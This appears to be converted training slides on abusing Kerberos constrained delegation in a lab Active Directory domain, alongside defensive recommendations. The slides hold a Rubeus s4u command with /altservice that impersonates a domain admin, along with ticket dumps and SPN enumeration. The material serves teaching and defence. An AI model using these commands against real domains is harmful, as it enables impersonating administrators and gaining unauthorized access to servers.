# Attack - Result

>klist


Current LogonId is 0:0xc710c1

Cached Tickets: (1)

#0>

Client: **ffast** @ WINATTACKLAB.LOCAL  
Server: **cifs/fs2** @ WINATTACKLAB.LOCAL  
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96  
Ticket Flags 0x60a10000 -> forwardable forwarded renewable [CUT]  
Start Time: 4/28/2022 7:53:33 (local)  
End Time: 4/28/2022 17:47:50 (local)  
Renew Time: 5/5/2022 7:47:50 (local)  
Session Key Type: AES-128-CTS-HMAC-SHA1-96  
Cache Flags: 0  
Kdc Called:

Service ticket as ffast  
for cifs/fs2




# Attack – Result (continued)

```
>dir \\fs2\c$
```

```
Volume in drive \\fs2\c$ is Windows  
Volume Serial Number is B8B4-075D
```

Access to C\$ on FS2 is now possible



```
Directory of \\fs2\c$
```

```
03/04/2022  04:01 PM    <DIR>          AzureData  
03/04/2022  04:28 PM    <DIR>          Packages  
02/02/2022  07:26 PM    <DIR>          PerfLogs  
03/04/2022  04:29 PM    <DIR>          Program Files  
09/15/2018  09:08 AM    <DIR>          Program Files (x86)  
03/04/2022  04:31 PM    <DIR>          terraform  
03/04/2022  04:02 PM    <DIR>          Users  
04/27/2022  05:15 PM    <DIR>          Windows  
03/04/2022  04:07 PM    <DIR>          WindowsAzure  
                0 File(s)                0 bytes  
                9 Dir(s)  18,473,222,144 bytes free
```

# **Constrained Delegation**

## Recommendations



# Recommendations

- Constrained delegation is more restrictive than unconstrained
- The impact of abuse is **limited to the defined target systems\***
- **Protocol transition** is easier to abuse than **Kerberos Only**
- If you employ constrained delegation, consider the following points:
  - Prefer Kerberos Only mode if possible
  - Restrict delegation configuration as much as possible (allowed targets)
  - Protect the affected accounts/systems as strongly as your domain controllers
  - Use the "Protected Users" group to secure your high-privileged accounts or mark them as sensitive
  - In general, reduce permissions of your accounts (least privilege)
  - Implement monitoring measures for your high value accounts and systems with delegation rights

\* But all services (see next section)

# **Constrained Delegation**

## Substituting Target Services

# Substituting Services

- When configuring Constrained Delegation, you specify allowed targets
- Targets are defined by a combination of **service type** and **account** (user/computer):

Delegation is a security-sensitive operation, which allows services to act on behalf of another user.

☐ Do not trust this user for delegation

☐ Trust this user for delegation to any service (Kerberos only)

☒ Trust this user for delegation to specified services only

☒ Use Kerberos only

☐ Use any authentication protocol


Services to which this account can present delegated credentials:

Service Type	User or Computer	Port	Service Name
cifs	CA1		
http	ws1.child.testlab.local		
ldap	DC1.child.testlab.local		DomainDr

- This implies that delegation can only occur **against these specific services**
- However, this is not the case
- Delegation can be performed against **ANY service operated by the target account(s)**

# Why Any Service?

- Information about the target service is **cryptographically protected** within a service ticket
- The encrypted part does not contain any information about the target service



# Service Type Validation

- The target service type is only validated by the KDC during the TGS-REQ
- The receiving service does not validate tickets against the configured delegation rights
- Windows decides which ticket to use based on **meta-data** within the ticket
- As this information is not cryptographically protected, it can be changed arbitrarily
- Allows substituting **any valid service** on the **same target**, e.g. **HTTP**/**FS2** or **MSSQLsvc**/**FS2**
- Works with both modes (Kerberos Only and Protocol Transition)
- Supported in various tools (e.g. Rubeus)

# Service Substitution – Example Using Rubeus

- Options in Rubeus:
  - Specify alternative services during a request with `/altservice`
  - Replace the service in an already-existing ticket with the `tgssub` command
- Example:

```
tgs-req
  pvno: 5
  msg-type: krb-tgs-req (12)
  padata: 2 items
    > PA-DATA pA-TGS-REQ
    > PA-DATA pA-PAC-OPTIONS
  req-body
    Padding: 0
    > kdc-options: 40820010
    > cname
    realm: WINATTACKLAB.LOCAL
    sname
      name-type: kRB5-NT-SRV-INST (2)
      sname-string: 2 items
        SNameString: cifs
        SNameString: FS2.winattacklab.local
    till: 2037-09-13 02:48:05 (UTC)
```

TGS-REQ for valid service

```
tgs-rep
  pvno: 5
  msg-type: krb-tgs-rep (13)
  crealm: WINATTACKLAB.LOCAL
  > cname
  ticket
    tkt-vno: 5
    realm: WINATTACKLAB.LOCAL
    sname
      name-type: kRB5-NT-SRV-INST (2)
      sname-string: 2 items
        SNameString: cifs
        SNameString: FS2.winattacklab.local
    enc-part
      etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
      kvno: 2
      cipher: e07ca19d7a53fa48bda78a26ca38e346
```

TGS-REP for valid service


```
ap-req
  pvno: 5
  msg-type: krb-ap-req (14)
  Padding: 0
  > ap-options: 20000000
  ticket
    tkt-vno: 5
    realm: WINATTACKLAB.LOCAL
    sname
      name-type: kRB5-NT-SRV-INST (2)
      sname-string: 2 items
        SNameString: http
        SNameString: FS2.winattacklab.local
    enc-part
      etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
      kvno: 2
      cipher: e07ca19d7a53fa48bda78a26ca38e346
```

AP-REQ with substituted service

# Attack Demonstration

Initial Situation:

- Host FS1 is configured for constrained delegation (Kerberos Only) to WS1
- Attacker can run code on/as FS1
- "Luckily", a domain admin (ffast) connects to FS1 at the time of our attack



# Attack – Requesting Alternative Services

```
>. \Rubeus.exe s4u  
  /tgs:"C:\temp\[CUT]ffast@cifs-fs1.kirbi"  
  /msdsspn:"cifs/ws1"  
  /ticket:doIFpjCCBaKgAwIBBaEDAgEWo[CUT]  
  /ptt  
  /altservice:http
```

→ Trigger S4U abuse  
→ Service Ticket of ffast for impersonation  
→ Target services  
→ Previously requested TGT  
→ Automatically import tickets  
→ Request ticket for another service

[\*] Action: S4U

[\*] Loaded a TGS for WINATTACKLAB.LOCAL\ffast

[\*] Impersonating user 'ffast' to target SPN 'cifs/ws1'

**[\*] Final ticket will be for the alternate service 'http'**

[CUT]

**[\*] Substituting alternative service name 'http'**

[\*] base64(ticket.kirbi) for SPN 'http/ws1':

doIGLjCCBiqqgAwIBBaEDAgEWooIFRTCCBUfhggU9MIIFoaADAgEFoRQbElldJTkFUVEFDS0xBQi5MT0NB

[+] Ticket successfully imported!

Any other **VALID** service on the **SAME** host




# Attack – Requesting Alternative Services (continued)

```
>klist
```

```
Current LogonId is 0:0x3e7
```

```
Cached Tickets: (2)
```

```
#0> Client: ffast @ WINATTACKLAB.LOCAL  
Server: http/ws1 @ WINATTACKLAB.LOCAL  
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96  
Ticket Flags 0x60a50000 -> forwardable forwarded renewable pre_authent  
Start Time: 4/28/2022 12:10:16 (local)  
End Time: 4/28/2022 21:40:19 (local)  
Renew Time: 5/5/2022 11:40:19 (local)  
Session Key Type: AES-128-CTS-HMAC-SHA1-96  
Cache Flags: 0  
Kdc Called:
```



Service Ticket of ffast for  
**http**/ws1

# Listing Alternative Services

```
> setspn -Q */ws1*
```

```
CN=SQL_Service,OU=DomainUsers,DC=winattacklab,DC=local  
    MSSQLSvc/ws1.winattacklab.local:1433
```

```
CN=IIS_Service,OU=DomainUsers,DC=winattacklab,DC=local  
    http/ws1.winattacklab.local
```

```
CN=WS1,OU=Servers,DC=winattacklab,DC=local  
    TERMSRV/WS1  
    TERMSRV/WS1.winattacklab.local  
    WSMAN/WS1  
    WSMAN/WS1.winattacklab.local  
    RestrictedKrbHost/WS1  
    HOST/WS1  
    RestrictedKrbHost/WS1.winattacklab.local  
    HOST/WS1.winattacklab.local
```

